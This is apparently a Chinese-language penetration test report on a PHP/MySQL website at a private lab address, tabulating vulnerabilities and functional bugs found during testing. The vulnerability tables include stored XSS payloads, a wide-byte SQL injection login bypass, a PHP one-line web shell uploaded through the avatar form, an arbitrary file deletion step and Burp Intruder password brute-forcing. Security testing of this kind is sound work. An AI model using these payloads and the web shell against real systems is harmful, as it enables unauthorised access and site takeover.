

###### 一，信息收集：

1，域名信息：


IP地址： 192.168.137.1


2，敏感目录：





3，端口扫描：





1. 整站分析：
2. 脚本类型：php脚本
3. 数据库类型：MySQL数据库
4. 网站容器：Apache

###### 渗透测试漏洞：

1. 渗透测试：

|  |  |  |  |  |  |
| --- | --- | --- | --- | --- | --- |
| **漏洞类型** | **用例编号** | **漏洞名称** | **步骤** | **预期** | **实际** |
| **XSS跨站脚本攻击漏洞** | **1** | 存储型XSS漏洞 | 观察user.php文件，content没有使用htmlspecialchars() 函数。用户发布新闻功能时，点击提交，抓包，修改name="content"处的内容为XSS语句，再进行提交 | 页面不存在XSS漏洞 | 抓包修改后，页面弹出弹窗，证明存在XSS漏洞 |
| **2** | 编辑资料处出现存储型XSS | 点击“会员中心”——>“用户管理”——>“我的个人资料”——>在电子邮件地址处输入“<script>alert(1)</script>”XSS攻击语句——>点击提交 | 提示电子邮件格式不正确 | 页面出现弹窗，页面含有存储型XSS漏洞 |
| **3** | 编辑资料处出现存储型XSS | 点击“会员中心”——>“用户管理”——>“我的个人资料”——>在msn处输入“"><img src='' onerror=alert(1)>”XSS攻击语句——>点击提交 | 提示msn格式不正确 | 页面出现弹窗，页面含有存储型XSS漏洞 |
| **SQL注入漏洞** | **4** | 含有SQL注入漏洞 | 查看ad\_js.php 文件，到插入到数据库查询语句中的 $ad\_id 没有任何的过滤，因而导致了数字型SQL注入，向页面上的url后注入SQL语句ad\_js.php?ad\_id=-1 order by 7 | 将SQL语句过滤，正常访问页面 | 访问页面后是空白页面，页面出错 |
| **5** | 留言板功能存在SQL注入漏洞 | common.inc.php文件中，getip() 赋值给变量 $online\_ip，留言板界面变量没有经过过滤，直接插入查询语句，存在SQL注入漏洞。向留言板输入留言，点击提交 | 提交成功 | 无论有无输入留言，留言板提交后都显示用户无输入。 |
| **6** | 登录界面存在SQL注入漏洞 | 抓包修改admin\_name=%df%27+or+1%3D1%23  明文就是%df’ or 1=1# | 提交后，自动过滤SQL语句 | 登录成功1=1成为永真句，系统免登陆 |
| **文件包含漏洞** | **7** | 上传头像处有文件包含漏洞 | 点击上传头像，上传一个内容为 <?php @eval($\_POST['apple']);?> 的 hack.jpg，使用burp suite进行抓包查看路径 | 无文件包含漏洞 | 目录下成功生成木马 apple.php |
| **点击劫持** | **8** | 点击劫持威胁 | 使用Burpsuite扫描，查找漏洞 | 不存在点击劫持威胁 | 前台页面存在潜在点击劫持威胁 |
| **其他**  **类型**  **漏洞** | **9** | 文件删除漏洞 | 编辑个人资料时，使用Burp suite进行抓包，修改act=edit\_user\_info，删除文件处的变量填写apple.php | 文件无法随意删除 | $\_POST['face\_pic3']，没有进行相应的检查，apple.php文件成功删除 |
| **10** | 任意URL跳转 | 使用Burp Suite对登录界面进行抓包，将抓包的$from（跳转的变量），改为百度的url | 无法跳转 | 跳转成功至百度的页面 |
| **11** | HTML使用无法识别的字符集 | 使用Burpsuite扫描，查找漏洞 | 响应指定其MIME类型为HTML | 它指定了一种通常不被认为是标准的字符集 |
| **12** | 未加密通讯漏洞 | 使用Burpsuite扫描，查找漏洞 | 应用程序应该使用传输级加密(SSL/TLS)来保护客户机和服务器之间传递的所有通信 | 该应用程序允许用户通过未加密的连接连接到它 |
| **13** | 敏感信息泄露潜在威胁 | 使用Burpsuite扫描，查找漏洞 | 保护敏感信息不泄露 | 偶尔会导致敏感信息的泄露，比如由反向代理附加的内部身份验证头 |

1. 手工测试：

|  |  |  |  |  |  |
| --- | --- | --- | --- | --- | --- |
|  | **用例编号** | **漏洞** | **步骤** | **预期** | **实际** |
| **前台** | 1 | 前台留言功能缺陷 | 点击首页右下角的“留言建议”——>输入留言内容——>点击“发表留言” | 留言成功发表 | 输入留言内容，确提示用户无输入。 |
| 2 | 前台无法发布分类信息 | “首页”——>“管理新闻”——>“分类信息”——>“发布分类信息” | 填写信息进行发布 | 无法进行分类选择 |
| 3 | 后台添加友情链接，前台无显示 | 后台的“模块管理”——>“友情链接”——>添加链接——>前台查看 | 前台友情链接模块显示添加的链接 | 前台友情链接模块无显示 |
| 4 | 前台无电话信息显示 | 点击后台的“模块管理”——>“电话广告位”——>添加电话信息——>前台查看 | 显示电话信息 | 前台无显示 |
| 5 | 前台无广告显示 | 点击后台的“模块管理”——>“广告管理”——>添加广告——>前台查看“付费推广” | 显示相应的广告 | 无任何显示 |
| **后台** | 6 | 选择支付类型漏洞 | “充值中心”——>“支付类型” | 添加支付类型 | 显示“支付缓存文件丢失” |
| 7 | 后台添加信息分类 | “常用操作”——>“网站信息”——>"添加信息分类"——>"显示顺序"填写555（上限为255） | 提示用户显示顺序超过规定范围 | 添加信息分类成功 |
| 8 | 后台选择批量删除评论失败 | “模块管理”——>“评论管理”——>选择要删除评论——>下拉列表中选择删除，点击“提交” | 批量删除评论 | 显示用户未选择任何模块 |
| 9 | 设置评论未审核 | “模块管理”——>“评论管理”——>选择要评论——>点击“编辑”——>设置评论未审核 | 前台不再显示该评论 | 前台仍然显示该评论 |
| 10 | 后台顺序设置功能缺陷 | “分类信息”——>“栏目管理”——>“添加栏目”——>“显示顺序”设置为277（范围在0--255之间） | 提示用户显示顺序超过规定范围 | 添加栏目成功 |

1. Burp Suite自动化攻击：

|  |  |  |  |
| --- | --- | --- | --- |
| **编号** | **攻击方式** | **步骤** | **结果** |
| **1** | Sniper进行攻击 | 使用Burp Suite进行抓包，将包发送至Intruder,选择攻击方式为Sniper，添加多组用户名密码，进行攻击 | 用户名密码爆破成功 |
| **2** | Battering ram进行攻击 | 使用Burp Suite进行抓包，将包发送至Intruder,选择攻击方式为Battering ram，添加多组用户名密码，进行攻击 | 用户名密码爆破失败 |
| **3** | Pitchfork进行攻击 | 使用Burp Suite进行抓包，将包发送至Intruder,选择攻击方式为Pitchfork，添加多组用户名密码，进行攻击 | 用户名密码爆破成功 |
| **4** | Cluster bomb进行攻击 | 使用Burp Suite进行抓包，将包发送至Intruder,选择攻击方式为Cluster bomb，添加多组用户名密码，进行攻击 | 用户名密码爆破成功 |